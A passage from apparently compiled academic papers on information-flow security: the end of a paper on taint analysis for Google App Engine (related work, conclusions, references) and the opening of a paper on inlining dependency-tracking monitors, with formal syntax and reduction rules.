Surprisingly, there is not much work considering taint analysis and persistent storage. In the information-flow community, Li and Zdancewic [26] enforce information-flow control in PHP where programs can use a relational database. The main idea of their work is to statically indicate the types of the input fields and the results of a fixed number of database queries. From a technical point of view, when type checking queries, their type-system behaves largely the same as when typing function calls. Rather than considering an static set of queries, our library is able to propagate taint information when entities are fetched from the datastore regardless the executed query. Another work dealing with persistent stores and information flow is the language Fabric [27]. Proposed by Liu et al., Fabric is essentially an extension to Jif [30] supporting distributed programming and transactions. Fabric allows the safe storage of objects, with exactly one security label, into a persistent storage consisting of a collection of objects. While Jif and Fabric are special purposes languages and our analysis works via a library, the manner that Fabric stores security labels in objects is similar to how taint information gets propagate into the GAE datastore.

The authors in [43] observe that sanitization should be context-sensitive, e.g., the sanitization requirements for a URI attribute are different from those of an HTML tag. In a similar spirit ScriptGard [37] automatically inserts, being context-sensitive, sanitizers in web applications to automatically repair vulnerabilities. In principle, it could be possible to implement some of those context-sensitive policies by enriching the information inside the attribute `taints` as well as the checks performed by the middleware when information is sent to the web server.

Considering a different setting, TaintDroid [18], a taint analysis for Android smartphones, tackles similar problems that the ones presented in this paper. In order to propagate taint information inside programs, TaintDroid requires the modification of the Android's VM interpreter. TaintDroid is also able to propagate taints tags (labels) into the file system extended attributes. To achieve that, a modification of the host file system (YAFFS2) is required. Our library, on the other hand, does not require the modification of the Python interpreter or the underlying datastore. The VM interpreter often calls native code which is unmonitored by TaintDroid. In a similar approach as for opaque objects, TaintDroid makes an approximation for the propagation of taint labels when calling native code, i.e., the label of the return value is the union of the taint labels of the call arguments. While the authors of TaintDroid manually patched native code to implement this approximation, our library provides a general method for approximating taints in opaque objects.

8 Final remarks and future work

We have developed a taint mode for the cloud computing platform Google App Engine for Python. Different from other taint analysis, our library propagates taint information into the datastore as well as opaque objects. We propose a security lattice as the general interface to specify interesting sanitization policies. Although this idea is not novel, we note that the least upper bound operation ($\sqcup$) is inadequate to describe the integrity level of aggregated data when using non-compositional sanitizers. The library defines default sources and sensitive sinks for the Google App Engine framework. In particular, it provides a middleware to intermediate between the web server and the application so that data obtained from the server gets automatically tainted as well as checks if the data being sent back is sanitized. Providing a WSGI-compliant middleware, the library can run with any web framework that follows the WSGI specification. We take a concrete example implementing a guestbook in the cloud and show how to adapt it to run our taint analysis by small modifications of the source code. We show that the library raises an alarm if developers do not sanitize data as indicated by the security policy.

There are several directions for future work. Focusing on avoiding XSS, the library declares the web server as a sensitive sink. However, we believe that there are other sensitive sinks in GAE. For instance, GAE applications can execute computational intensive numerical functions (e.g. through the `numpy` library), send emails [3] and even send HTTP requests [4] to other web sites. Evidently, user inputs or tainted data should not arbitrarily affect such operations. It would be interesting to develop a complete list of sensitive sinks for GAE. Other future work is to consider larger case studies for our library in order to determine the scalability of the approach. The code in the library is currently designed to be compact, easy to understand, and to be used during the development stage. It would be interesting to evaluate the performance of the library and introduce the required optimizations.

Acknowledgments Thanks to David Sands, Andrei Sabelfeld, Bart van Delft, and Nick Johnson for valuable comments. This work was partially funded by the Google Research Award *Securing Google App Engine* and the Swedish research agency VR.

References

1. CherryPy. `http://www.cherrypy.org/`.
2. Django project. `http://www.djangoproject.com/`.
3. Getting Started: Python - Google App Engine. `https://code.google.com/appengine/docs/python/gettingstarted/`.
4. Guetbook example for Google App Engine. `https://google-app-engine-samples.googlecode.com/files/guestbook_10312008.zip`.
5. OWASP Top 10 2010. `http://www.owasp.org/index.php/Top_10_2010`.
6. PEP 3333: Python Web Server Gateway Interface v1.0.1. `http://http://www.python.org/dev/peps/pep-3333/`.
7. The Perl programming language. `http://www.perl.org/`.
8. Pylons Project. `http://pylonshq.com/`.
9. The Ruby programming language. `http://www.ruby-lang.org/en/`.
10. Samples for Google App Engine. `https://code.google.com/p/google-app-engine-samples`.
11. Andrews, M. Guest Editor's Introduction: The State of Web Security. *IEEE Security and Privacy 4*, 4 (2006), 14–15.

[3] `https://code.google.com/appengine/docs/python/mail/`

[4] `https://code.google.com/appengine/docs/python/urlfetch/`

12. BALZAROTTI, D., COVA, M., FELMETSGER, V., JOVANOVIC, N., KIRDA, E., KRUEGEL, C., AND VIGNA, G. Saner: Composing static and dynamic analysis to validate sanitization in web applications. In *Proceedings of the 2008 IEEE Symposium on Security and Privacy* (2008), IEEE Computer Society.
13. BIBA, K. J. Integrity considerations for secure computer systems. Tech. Rep. ESD-TR-76-372, USAF Electronic Systems Division, apr 1977. (Also available through National Technical Information Service, Springfield Va., NTIS AD-A039324.).
14. CHANG, W., STREIFF, B., AND LIN, C. Efficient and extensible security enforcement using dynamic data flow analysis. In *Proceedings of the 15th ACM conference on Computer and communications security* (New York, NY, USA, 2008), CCS '08, ACM, pp. 39–50.
15. CONTI, J. J., AND RUSSO, A. A taint mode for Python via a library. In *Information Security Technology for Applications - 15th Nordic Conference on Secure IT Systems, NordSec 2010, Espoo, Finland, October 27-29, 2010, Revised Selected Papers* (2010), pp. 210–222.
16. DENNING, D. E. A lattice model of secure information flow. *Comm. of the ACM 19*, 5 (May 1976), 236–243.
17. DENNING, D. E., AND DENNING, P. J. Certification of programs for secure information flow. *Comm. of the ACM 20*, 7 (July 1977), 504–513.
18. ENCK, W., GILBERT, P., CHUN, B.-G., COX, L. P., JUNG, J., MCDANIEL, P., AND SHETH, A. N. Taintdroid: an information-flow tracking system for realtime privacy monitoring on smartphones. In *Proceedings of the 9th USENIX conference on Operating systems design and implementation* (2010), OSDI'10, USENIX Association.
19. FEDERAL AVIATION ADMINISTRATION (US). Review of Web Applications Security and Intrusion Detection in Air Traffic Control Systems. `http://www.oig.dot.gov/sites/dot/files/pdfdocs/ATC_Web_Report.pdf`, June 2009.
20. FUTORANSKY, A., GUTESMAN, E., AND WAISSBEIN, A. A dynamic technique for enhancing the security and privacy of web applications. In *Black Hat USA Briefings* (Aug. 2007).
21. HALDAR, V., CHANDRA, D., AND FRANZ, M. Dynamic Taint Propagation for Java. In *Proceedings of the 21st Annual Computer Security Applications Conference* (2005), pp. 303–311.
22. HUANG, Y.-W., YU, F., HANG, C., TSAI, C.-H., LEE, D.-T., AND KUO, S.-Y. Securing web application code by static analysis and runtime protection. In *Proc. of the International Conference on World Wide Web* (May 2004), pp. 40–52.
23. JOVANOVIC, N., KRUEGEL, C., AND KIRDA, E. Pixy: A Static Analysis Tool for Detecting Web Application Vulnerabilities (Short Paper). In *2006 IEEE Symposium on Security and Privacy* (2006), IEEE Computer Society, pp. 258–263.
24. KONG, J., ZOU, C. C., AND ZHOU, H. Improving software security via runtime instruction-level taint checking. In *Proceedings of the 1st workshop on Architectural and system support for improving software dependability* (2006), ASID '06, ACM.
25. KOZLOV, D., AND PETUKHOV, A. Implementation of Tainted Mode approach to finding security vulnerabilities for Python technology. In *Proc. of Young Researchers' Colloquium on Software Engineering (SYRCoSE)* (June 2007).
26. LI, P., AND ZDANCEWIC, S. Practical information-flow control in web-based information systems. In *Proc. of the 18th workshop on Computer Security Foundations* (2005), IEEE Computer Society.
27. LIU, J., GEORGE, M. D., VIKRAM, K., QI, X., WAYE, L., , AND MYERS, A. C. Fabric: A platform for secure distributed computation and storage. In *Proc. ACM Symp. on Operating System Principles* (October 2009).

28. Livshits, V. B., and Lam, M. S. Finding security vulnerabilities in Java applications with static analysis. In *Proceedings of the 14th conference on USENIX Security Symposium - Volume 14* (2005), USENIX Association.
29. Monga, M., Paleari, R., and Passerini, E. A hybrid analysis framework for detecting web application vulnerabilities. In *Proc. of the 2009 ICSE Workshop on Software Engineering for Secure Systems* (2009), IWSESS '09, IEEE Computer Society.
30. Myers, A. C. JFlow: Practical mostly-static information flow control. In *Proc. ACM Symp. on Principles of Programming Languages* (Jan. 1999), pp. 228–241.
31. National Institute of Standards and Technology. Definition of cloud computing. `csrc.nist.gov/publications/nistpubs/800-145/SP800-145.pdf`, 2011.
32. Newsome, J., and Song, D. Dynamic Taint Analysis for Automatic Detection, Analysis, and Signature Generation of Exploits on Commodity Software. In *Proc. of the Network and Distributed System Security Symposium* (2005).
33. Nguyen-Tuong, A., Guarnieri, S., Greene, D., Shirley, J., and Evans, D. Automatically Hardening Web Applications Using Precise Tainting. In *In 20th IFIP International Information Security Conference* (2005), pp. 372–382.
34. Pietraszek, T., Berghe, C. V., V, C., and Berghe, E. Defending against injection attacks through context-sensitive string evaluation. In *Recent Advances in Intrusion Detection* (2005).
35. Sabelfeld, A., and Myers, A. C. Language-based information-flow security. *IEEE J. Selected Areas in Communications 21*, 1 (Jan. 2003), 5–19.
36. SANS (SysAdmin, Audit, Network, Security) Institute. The top cyber security risks. `http://www.sans.org/top-cyber-security-risks`, Sept. 2009.
37. Saxena, P., Molnar, D., and Livshits, B. Scriptgard: automatic context-sensitive sanitization for large-scale legacy web applications. In *Proceedings of the 18th ACM conference on Computer and communications security* (2011), CCS '11, ACM.
38. Seo, J., and Lam, M. S. InvisiType: Object-Oriented Security Policies. In *17th Annual Network and Distributed System Security Symposium* (Feb. 2010), Internet Society (ISOC).
39. Tripp, O., Pistoia, M., Fink, S. J., Sridharan, M., and Weisman, O. TAJ: effective taint analysis of web applications. In *Proc. ACM SIGPLAN conference on Programming Language Design and Implementation* (2009), PLDI '09, ACM.
40. van der Stock, A., Williams, J., and Wichers, D. OWASP Top 10 2007. `http://www.owasp.org/index.php/Top_10_2007`, 2007.
41. Vogt, P., Nentwich, F., Jovanovic, N., Kirda, E., Kruegel, C., and Vigna, G. Cross-site scripting prevention with dynamic data tainting and static analysis. In *Proc. of the Network and Distributed System Security Symposium* (Feb. 2007).
42. Volpano, D. Safety versus secrecy. In *Static Analysis* (1999), vol. 1694 of *Lecture Notes in Computer Science*, Springer Berlin Heidelberg, pp. 303–311.
43. Weinberger, J., Saxena, P., Akhawe, D., Finifter, M., Shin, R., and Song, D. A systematic analysis of XSS sanitization in web application frameworks. In *Proc. of the European Conference on Research in Computer Security* (2011), Springer-Verlag.
44. Xu, W., Bhatkar, E., and Sekar, R. Practical dynamic taint analysis for countering input validation attacks on web applications. Tech. rep., Stony Brook University, 2005.
45. Xu, W., Bhatkar, S., and Sekar, R. Taint-enhanced policy enforcement: a practical approach to defeat a wide range of attacks. In *Proceedings of the 15th conference on USENIX Security Symposium - Volume 15* (2006), USENIX Association.

PAPER **TWO**

On-the-fly Inlining of Dynamic Dependency Monitors for Secure Information Flow

LUCIANO BELLO AND EDUARDO BONELLI

Information flow analysis (IFA) in the setting of programming languages is steadily veering towards the adoption of dynamic techniques. This is particularly attractive for scripting languages for web applications programming. A common manifestation of dynamic techniques is that of run-time monitors, which should block program execution in the presence of an insecure run. Significant efforts are still required before practical, scalable monitors for secure IFA of industrial scale languages such as JavaScript can be achieved. Such monitors ideally should compensate for the absence of the traces they do not track, should not require modifications of the VM and should provide a fair compromise between security and usability among other things. This paper discusses on-the-fly inlining of monitors that track dependencies as a prospective candidate.

This paper appears in Proceedings of the 8th International Workshop on Formal Aspects of Security & Trust (FAST), Leuven, Belgium, September 2011.

1 Introduction

Secure IFA in the setting of programming languages [16] is steadily veering towards the adoption of dynamic techniques [2, 3, 10, 11, 14, 17–19]. There are numerous reasons for this among which we can mention the following. First they are attractive from the perspective of scripting languages for the web such as JavaScript which are complex subjects of study for static-based techniques. Second, they allow dealing with inherently run-time issues such as dynamic object creation and `eval` run-time code evaluation mechanism. Last but not least, recent work has suggested that a mix of both static and dynamic flavors of IFA will probably strike the balance between correct, usable and scalable tools in practice.

Language-based secure IFA is achieved by assigning variables a security level such as public or secret and then determining whether those that are labeled as secret affect the contents of public ones during execution. This security property is formalised as *noninterference.* In this paper, we are concerned in particular with *termination-insensitive noninterference* [16, 20]: starting with two identical run-time states that only differ in the contents of secret variables, the final states attained after any given pair of terminating runs differ at most in the contents of the secret variables. Thus in this paper we ignore covert channels.

IFA Monitors. Dynamic IFA monitors track the security level of data during execution. If the level of the data contained in a variable may vary during execution we speak of a *flow-sensitive* analysis [12]. Flow-sensitivity provides a more flexible setting than the flow-insensitive one when it comes to practical enforcement of security policies. Purely dynamic flow-sensitive monitors can leak information related to control flow [15]. Such monitors keep track of the security label of each variable and update these labels when variables are assigned. Information leak occurs essentially because these monitors cannot track traces that are not taken (such as branches that are not executed). Consider the example in Fig. 1 taken from [17] (the subscripts may be ignored for now). Assume that `sec` is initially labeled as secret. The monitor labels variables `tmp` and `pub` as public (since constants are considered public values) after executing the first two assignments. If `sec` is nonzero, the label of `tmp` is updated to secret since the assignment in line 3 depends on the value of `sec`. The "then" branch of the second conditional is not executed. If `sec` is zero, then the "then" branch of the second conditional is executed. Either way, the value of `sec`, a secret variable, leaks to the returned value and the monitor is incapable of detecting it.

```
1  tmp := 1; pub := 1;
2  if_p1 sec then
3      tmp := 0;
4  if_p2 tmp then
5      pub := 0;
6  ret_p3(pub)
```

Fig. 1. Monitor attack, from [15]

Purely dynamic flow-sensitive monitors must therefore be supplied with additional information in order to compensate for this deficiency. One option is to supply the monitor with information on the branches not taken. This is the approach taken for example in [15]. In the example of Fig. 1, when execution reaches the conditional in line 4, although the "then" branch is not taken the label of pub would be updated to secret since this variable would have been written in the branch that was not taken and that branch depends on a secret variable. In order to avoid the need for performing static analysis [3] proposed the *no-sensitive upgrade* scheme where execution gets stuck on attempting to assign a public variable in a secret context. Returning to our example, when sec is nonzero and execution reaches the assignment in line 3, it would get stuck. A minor variant of that scheme is the *permissive upgrade* [4] scheme where, although assignment of public variables in a secret contexts is allowed, branching on expressions that depend on such variables is disallowed. In our example, when sec is nonzero and execution reaches the assignment in line 3, it would be allowed. However, execution would get stuck at line 4. As stated in [5], not only can these schemes reject secure programs, but also their practical applicability is yet to be determined.

Dynamic dependency tracking. An alternative to supplying a monitor that is flow-sensitive with either static information or resorting to the *no-sensitive upgrade* or *permissive upgrade* schemes is *dependency analysis* [18]. Shroff et al. introduce a run-time IFA monitor that assigns program points to branches and maintains a cache of dependencies of *indirect flows* towards program points and a cache of *direct flows* towards program points. These caches are called κ and δ, respectively. The former is persistent over successive runs. Indeed, when execution takes a branch which has hitherto been unexplored, the monitor collects information associated with it and adds it to the current indirect dependencies. Thus, although an initial run may not spot an insecure flow, it will eventually be spotted in subsequent runs.

In order to illustrate this approach, we briefly revisit the example of Fig. 1 (further details are supplied in Sec. 2). We abbreviate the security level "secret" with the letter H and "public" with L, as is standard. Values in this setting are tagged with both a set of dependencies (set of program points p, p_i, etc.) and a security level. When the level is not important but the dependency is, we annotate the value just with the dependency: e.g. 0^p (in our example dependencies are singletons, hence we write p rather that $\{p\}$). Likewise, when it is the security level that is relevant we write for e.g. 0^L or 0^H. After initialization of the variables and their security levels, the guard in line 2 is checked. Here two operations take place. First the level of program point $p1$ is set to H reflecting a direct dependency of $p1$ with sec. This is stored in δ, the cache of direct dependencies. The body of the condition is executed (since the guard is true) and tmp is updated to 0^{p1}, indicating that the assigned value depends on the guard in $p1$. When the guard from the fourth line is evaluated, in κ (the cache of indirect dependencies, which is initially empty) the system stores that $p2$ depends on $p1$ (written $p_2 \mapsto p_1$), since the value of the variable involved in the condition depends on $p1$. At this point pub has the same value, namely 1, as sec, and hence leaks this fact. The key of the technique is to retain κ for

	First run					Second run				
line	1	2	3	4	6	1	2	4	5	6
`sec`	1^H	1^H	1^H	1^H	1^H	0^H	0^H	0^H	0^H	0^H
`tmp`	1^L	1^L	0^{p1}	0^{p1}	0^{p1}	1^L	1^L	1^L	1^L	1^L
`pub`	1^L	1^L	1^L	1^L	1^L	1^L	1^L	1^L	0^{p2}	0^{p2}
$p1$		H	H	H	H		H	H	H	H
$p2$				L	L			L	L	L
$p3$					L					L
ret					1^{p3}					0^{p3}
κ				$p1$ ↥ $p2$	$p1$ ↥ $p2$	$p1$ ↥ $p2$	$p1$ ↥ $p2$	$p1$ ↥ $p2$	$p1$ ↥ $p2$	$p1$ ↥ $p2$ ↥ $p3$

Table 1. Dependency tracking on two runs of Fig. 1.

future runs. Suppose that in a successive run `sec` is 0^H. The condition from line 2 is evaluated and the direct dependency $p1 \mapsto H$ is registered in δ. The third line is skipped and the condition pointed by $p2$ is checked. This condition refers to `tmp` whose value is 1^L. The body in line 5 is executed and `pub` is updated with 0^{p2}. At this point, it is possible to detect that `pub` depends on H as follows: variable `pub` depends on $p2$ (using the cache κ); $p2$ depends on $p1$; and the level of the latter program point is H according to the direct dependency cache. Table 1 summarizes both runs as explained above.

Inlining Monitors. An alternative to implementing a monitor as part of a custom virtual machine or modifying the interpreter [7,9] is to resort to *inlining* [5,8,13,19]. The main advantage behind this option is that no modification of the host run-time environment is needed, hence achieving a greater degree of portability. This is particularly important in web applications. Also, such an inlining can take place either at the browser level or at the proxy level, thus allowing dedicated hardware to inline system wide. Magazinius et al. [13] introduce the notion of *on-the-fly* inlining. The monitor in charge of enforcing the security policy uses a function *trans* to inline a monitored code. This function is also available at run-time and can be used to transform code only known immediately before its execution. The best example of this dynamic source is the `eval` primitive.

Contribution. This paper takes the first steps in *inlining* the dependency analysis [18] as a viable alternative to supplying a flow-sensitive monitor with either static information or resorting to the *no-sensitive upgrade* or *permissive upgrade* schemes. Given that we aim at applying our monitor to JavaScript, we incorporate `eval` into our analysis. Since the code evaluated by `eval` is generated at run-time and, at the same time, the dependency tracking technique requires that program points be persisted, we resort to hashing to associate program points to dynamically generated code. We define and prove correct

$$\begin{array}{rcll}
P, \pi & ::= & \{\overline{p}\} & \text{(set of ppids, program counter)} \\
v & ::= & i \mid s & \text{(value)} \\
\sigma & ::= & \langle v, P, L \rangle & \text{(labeled value)} \\
e & ::= & x \mid \sigma \mid e \oplus e \mid f(e) \mid \ \texttt{case}\ e\ \texttt{of}\ (e : e)^{+} & \text{(expression)} \\
c & ::= & \texttt{skip} \mid x := e \mid \texttt{let}\, x = e\, \texttt{in}\, c \mid c; c \mid \texttt{while}_p\, e\, \texttt{do}\, c & \text{(command)} \\
 & \mid & \texttt{if}_p\, e\, \texttt{then}\, c\, \texttt{else}\, c \mid \texttt{ret}_p(e) \mid \mathit{stop} & \\
E & ::= & \emptyset \mid f(x) \doteq e; E & \text{(expr. environment)} \\
\mu & ::= & \{\overline{x \mapsto \sigma}\} & \text{(memory)} \\
\kappa & ::= & \{\overline{p \mapsto P}\} & \text{(cache of dependencies)} \\
\delta & ::= & \{\overline{p \mapsto L}\} & \text{(cache of direct flows)}
\end{array}$$

Fig. 2. Syntax of $\mathcal{W}^{deps}$

an on-the-fly inlining transformation, in the style of [13], of a security monitor which is based on dependency analysis that incorporates these extensions.

Paper Structure. Sec. 2 recasts the theory of [18] originally developed for a lambda calculus with references to a simple imperative language. Sec. 3 briefly describes the target language of the inlining transformation and defines the transformation itself. Sec. 4 extends the transformation to `eval`. The properties of the transformation are developed in Sec. 5. Finally, we present conclusions and possible lines of additional work. A prototype in Python is available at [1], as well as the formal definitions and proof.

2 Dependency Analysis for a Simple Imperative Language

We adapt the dependency analysis framework of Shroff et al. [18] to a simple imperative language $\mathcal{W}^{deps}$ prior to considering an inlining transformation for it. Its syntax is given in Fig. 2. There are two main syntactic categories, *expressions* and *commands*. An expression is either a variable, a labeled value, a binary expression, an application (of a user-defined function to an argument expression) or a case expression. A *labeled value* is a tuple consisting of a value (an integer or a string), a set of program points and a security level. We assume a set of *program points* $p_1, p_2, \ldots$. *Security levels* are taken from a lattice $(\mathcal{L}, \sqsubseteq)$. We write $\sqcup$ for the supremum. Commands are standard. For technical purposes, it is convenient to assume that the program to be executed ends in a return command `ret`, and that moreover this is the unique occurrence of `ret` in the program. Note however that this assumption may be dropped at the expense of slightly complicating the statement of *information leak* (Def. 1) and *delayed leak detection* (Prop. 1). The `while`, `if` and `ret` commands are subscripted with a program point.

The operational semantics of $\mathcal{W}^{deps}$ is defined in terms of a binary relation over *configurations*, tuples of the form $\langle E, \kappa, \delta, \pi, \mu, c \rangle$ where E is an *expres-*

sion environment, κ is a *cache of indirect flows*, δ is a *cache of direct flows*, π is the *program counter* (a set of program points), μ is a (partial) function from variables to labeled values and c is the current command. We use $\mathcal{D}, \mathcal{D}_i, etc$ for configurations. We write $\mu[x \mapsto \sigma]$ for the memory that behaves as μ except on x to which it associates σ. Also, $\mu \setminus x$ undefines μ on x. The domain of μ includes a special variable *ret* that holds the return value. The expression environment declares all available user-defined functions. We omit writing it in configurations and assume it is implicitly present. *Expression evaluation* is introduced in terms of *closed expression evaluation* and then *(open) expression evaluation. Closed expression evaluation* is defined as follows,

$$\begin{aligned}
\mathcal{I}(\langle v, P, L\rangle) &\overset{def}{=} \langle v, P, L\rangle \\
\mathcal{I}(f(e)) &\overset{def}{=} \hat{f}(\mathcal{I}(e)) \\
\mathcal{I}(\texttt{case}\ e\ \texttt{of}\ \boldsymbol{e} : \boldsymbol{e}') &\overset{def}{=} \hat{case}\ \mathcal{I}(e)\ of\ \boldsymbol{e}'_i : \boldsymbol{e}' \\
\mathcal{I}(e_1 \oplus e_2) &\overset{def}{=} \mathcal{I}(e_1)\hat{\oplus}\mathcal{I}(e_2)
\end{aligned}$$

where we assume $\hat{f}(\langle v, P, L\rangle) \overset{def}{=} \mathcal{I}(e[x := \langle v, P, L\rangle])$, if $f(x) \doteq e \in E$; $\hat{case}\ \langle u, P, L\rangle\ of\ \boldsymbol{e} : \boldsymbol{e'} \overset{def}{=} \langle v, P \cup P', L \sqcup L'\rangle$ if u matches[1] e_i with substitution σ and $\mathcal{I}(\sigma e'_i) = \langle v, P', L'\rangle$; and $\langle i_1, P_1, L_1\rangle \hat{\oplus} \langle i_2, P_2, L_2\rangle \overset{def}{=} \langle i_1 \oplus i_2, P_1 \cup P_2, L_1 \sqcup L_2\rangle$. We assume that in a case-expression exactly one branch applies. Moreover, we leave it to the user to guarantee that user-defined functions are terminating.

Given a memory μ, the *variable replacement* function, also written μ, applies to expressions: it traverses expressions replacing variables by their values. It is defined only if the free variables of its argument are in the domain of μ. Finally, *open expression evaluation* is defined as $\mathcal{I} \circ \mu$, the composition of $\mathcal{I}$ and μ, and abbreviated $\hat{\mu}$.

The *reduction judgement* $\mathcal{D}_1 \rightarrowtail \mathcal{D}_2$ states that the former configuration *reduces* to the latter. This judgement is defined by means of the *reduction schemes* of Fig. 3. It is a mixed-step semantics in the sense that it mixes both small and big-step semantics. Thus $\mathcal{D}_1 \rightarrowtail \mathcal{D}_2$ may be read as $\mathcal{D}_2$ may be obtained from $\mathcal{D}_1$ in some number of small reduction steps. We write $\mathcal{D}_1 \overset{n}{\rightarrowtail} \mathcal{D}_2$ for the n-fold composition of $\rightarrowtail$. Rule SKIP is straightforward; *stop* is a run-time command to indicate the end of execution. The LET scheme is standard; we resort to $[x := e]$ for capture avoiding substitution of all occurrences of the free variable x by e. The ASSIGN scheme updates memory μ by associating x with the labeled value of e, augmenting the indirect dependencies with the program counter π. We omit the description of WHILE-T and WHILE-F and describe the schemes for the conditional (which are similar). If the condition is true (the reduction scheme when the condition is false, namely IF-F, is identical except

[1] Here we mean the standard notion of matching of a closed term e_1 against an algebraic pattern e_2; if successful, it produces a substitution σ for the variables of e_2 s.t. $\sigma(e_2) = e_1$.

that it reduces c_2, hence it is omitted), then before executing the corresponding branch the configuration is updated. First the program counter is updated to include the program point p. A new dependency is added to the cache of indirect dependencies for p, namely $\pi \cup P$, indicating that there is an *indirect* flow from the current security context under which the conditional is being reduced and the condition e (via its dependencies). The union operator $\kappa \uplus \kappa'$ is defined as κ'' iff κ'' is the smallest cache such that $\kappa, \kappa' \leq \kappa''$. Here the ordering relation on caches is defined as $\kappa \leq \kappa'$ iff $\forall p \in dom(\kappa).\kappa(p) \subseteq \kappa'(p)$. Finally, the security level L of the condition is recorded in δ', reflecting the *direct* dependency of the branch on e. The scheme for `ret` updates the cache of indirect dependencies indicating that there is an *indirect* flow from the program counter and e (via its dependencies) towards the value that is returned. Finally, we note that $\langle \kappa, \delta, \pi, \mu, c \rangle \rightarrowtail \langle \kappa', \delta', \pi', \mu', c' \rangle$ implies $\kappa \leq \kappa'$ and $\pi' = \pi$.

2.1 Properties

Delayed leak detection (Prop. 1), the main property that the monitor enjoys, is presented in this section. Before doing so however, we require some definitions. The transitive closure of cache look-up is defined as $\kappa(p) \overset{def}{=} P \cup \kappa(P)^+$, where $\kappa(p) = P$. Suppose $P = \{p_1, \ldots, p_k\}$. Then $\kappa(P) \overset{def}{=} \bigcup_{i \in 1..k} k(p_i)$ and $\kappa(P)^+ \overset{def}{=} \bigcup_{i \in 1..k} k(p_i)^+$. We define $\mathsf{secLevel}^{\kappa,\delta} P \overset{def}{=} \delta(P \cup \kappa(P)^+)$, the join of all security levels associated to the transitive closure of P according to the direct dependencies recorded in δ. We write $\mu[\overline{x_k \mapsto \langle v_k, \emptyset, L_{high} \rangle}]$ for $\mu[x_1 \mapsto \langle v_1, \emptyset, L_{high} \rangle] \ldots [x_k \mapsto \langle v_k, \emptyset, L_{high} \rangle]$. We fix L_{low} and L_{high} to be any two distinct levels. A terminating run leaks information via its return value, if this return value is visible to an attacker as determined by the schemes in Fig. 3 and there is another run of the same command, whose initial memory differs only in secret values w.r.t. that of the first run, that produces a different return value. Moreover, this second run has the final cache of indirect dependencies of the first run (κ_1) as its *initial* cache of indirect dependencies.

Definition 1 (Information Leak [18]). *Let* $\mu_0 \overset{def}{=} \mu[\overline{x_k \mapsto \langle v_k, \emptyset, L_{high} \rangle}]$ *for some memory* μ. *A run* $\langle \kappa_0, \delta_0, \pi, \mu_0, c \rangle \overset{n_1}{\rightarrowtail} \langle \kappa_1, \delta_1, \pi, \mu_1, stop \rangle$ leaks information w.r.t. security level L_{low}, *with* $L_{high} \not\sqsubseteq L_{low}$ *iff*

1. $\mu_1(ret) = \langle i_1, P_1, L_1 \rangle$;
2. $(\mathsf{secLevel}^{\kappa_1,\delta_1} P_1) \sqcup L_1 \sqsubseteq L_{low}$; *and*
3. *there exists* k *labeled values* $\overline{\langle v'_k, \emptyset, L_{high} \rangle}$ *s.t.* $\mu'_0 = \mu[\overline{x_k \mapsto \langle v'_k, \emptyset, L_{high} \rangle}]$ *and* $\langle \kappa_1, \delta_0, \pi, \mu'_0, c \rangle \overset{n_2}{\rightarrowtail} \langle \kappa_2, \delta_2, \pi, \mu_2, stop \rangle$ *and* $\mu_2(ret) = \langle i_2, P_2, L_2 \rangle$ *with* $i_1 \neq i_2$.

Delayed leak detection is proved in [18] in the setting of a higher-order functional language and may be adapted to our simple imperative language.

$$\frac{}{\langle \kappa, \delta, \pi, \mu, \mathtt{skip} \rangle \rightarrowtail \langle \kappa, \delta, \pi, \mu, \mathit{stop} \rangle}\ \textsc{Skip}$$

$$\frac{\langle \kappa, \delta, \pi, \mu[z \mapsto \hat{\mu}(e)], c[x := z] \rangle \overset{n}{\rightarrowtail} \langle \kappa', \delta', \pi, \mu', \mathit{stop} \rangle \quad z \text{ fresh}}{\langle \kappa, \delta, \pi, \mu, \mathtt{let}\, x = e\, \mathtt{in}\, c \rangle \rightarrowtail \langle \kappa', \delta', \pi, \mu' \setminus z, \mathit{stop} \rangle}\ \textsc{Let}$$

$$\frac{\langle \kappa, \delta, \pi, \mu, c_1 \rangle \overset{n}{\rightarrowtail} \langle \kappa', \delta', \pi, \mu', \mathit{stop} \rangle}{\langle \kappa, \delta, \pi, \mu, c_1; c_2 \rangle \rightarrowtail \langle \kappa', \delta', \pi, \mu', c_2 \rangle}\ \textsc{Seq}$$

$$\frac{\hat{\mu}(e) = \langle v, P, L \rangle \quad \mu' = \mu[x \mapsto \langle v, P \cup \pi, L \rangle]}{\langle \kappa, \delta, \pi, \mu, x := e \rangle \rightarrowtail \langle \kappa, \delta, \pi, \mu', \mathit{stop} \rangle}\ \textsc{Assign}$$

$$\frac{\begin{array}{c}\hat{\mu}(e) = \langle i, P, L \rangle \quad i \neq 0 \quad \pi' = \pi \cup \{p\} \quad \kappa' = \kappa \uplus \{p \mapsto \pi \cup P\} \\ \delta' = \delta \uplus \{p \mapsto L\} \quad \langle \kappa', \delta', \pi', \mu, c \rangle \overset{n}{\rightarrowtail} \langle \kappa'', \delta'', \pi', \mu'', \mathit{stop} \rangle\end{array}}{\langle \kappa, \delta, \pi, \mu, \mathtt{while}_p\, e\, \mathtt{do}\, c \rangle \rightarrowtail \langle \kappa'', \delta'', \pi, \mu', \mathtt{while}_p\, e\, \mathtt{do}\, c \rangle}\ \textsc{While-T}$$

$$\frac{\hat{\mu}(e) = \langle 0, P, L \rangle \quad \kappa' = \kappa \uplus \{p \mapsto \pi \cup P\} \quad \delta' = \delta \uplus \{p \mapsto L\}}{\langle \kappa, \delta, \pi, \mu, \mathtt{while}_p\, e\, \mathtt{do}\, c \rangle \rightarrowtail \langle \kappa', \delta', \pi, \mu, \mathit{stop} \rangle}\ \textsc{While-F}$$

$$\frac{\begin{array}{c}\hat{\mu}(e) = \langle i, P, L \rangle \quad i \neq 0 \quad \pi' = \pi \cup \{p\} \quad \kappa' = \kappa \uplus \{p \mapsto \pi \cup P\} \\ \delta' = \delta \uplus \{p \mapsto L\} \quad \langle \kappa', \delta', \pi', \mu, c_1 \rangle \overset{n}{\rightarrowtail} \langle \kappa'', \delta'', \pi', \mu', \mathit{stop} \rangle\end{array}}{\langle \kappa, \delta, \pi, \mu, \mathtt{if}_p e\ \mathtt{then}\ c_1\ \mathtt{else}\ c_2 \rangle \rightarrowtail \langle \kappa'', \delta'', \pi, \mu', \mathit{stop} \rangle}\ \textsc{If-T}$$

$$\frac{\hat{\mu}(e) = \langle v, P, L \rangle \quad \kappa' = \kappa \uplus \{p \mapsto \pi \cup P\} \quad \delta' = \delta \uplus \{p \mapsto L\}}{\langle \kappa, \delta, \pi, \mu, \mathtt{ret}_p(e) \rangle \rightarrowtail \langle \kappa', \delta', \pi, \mu[\mathit{ret} \mapsto \langle v, P \cup \pi, L \rangle], \mathit{stop} \rangle}\ \textsc{Ret}$$

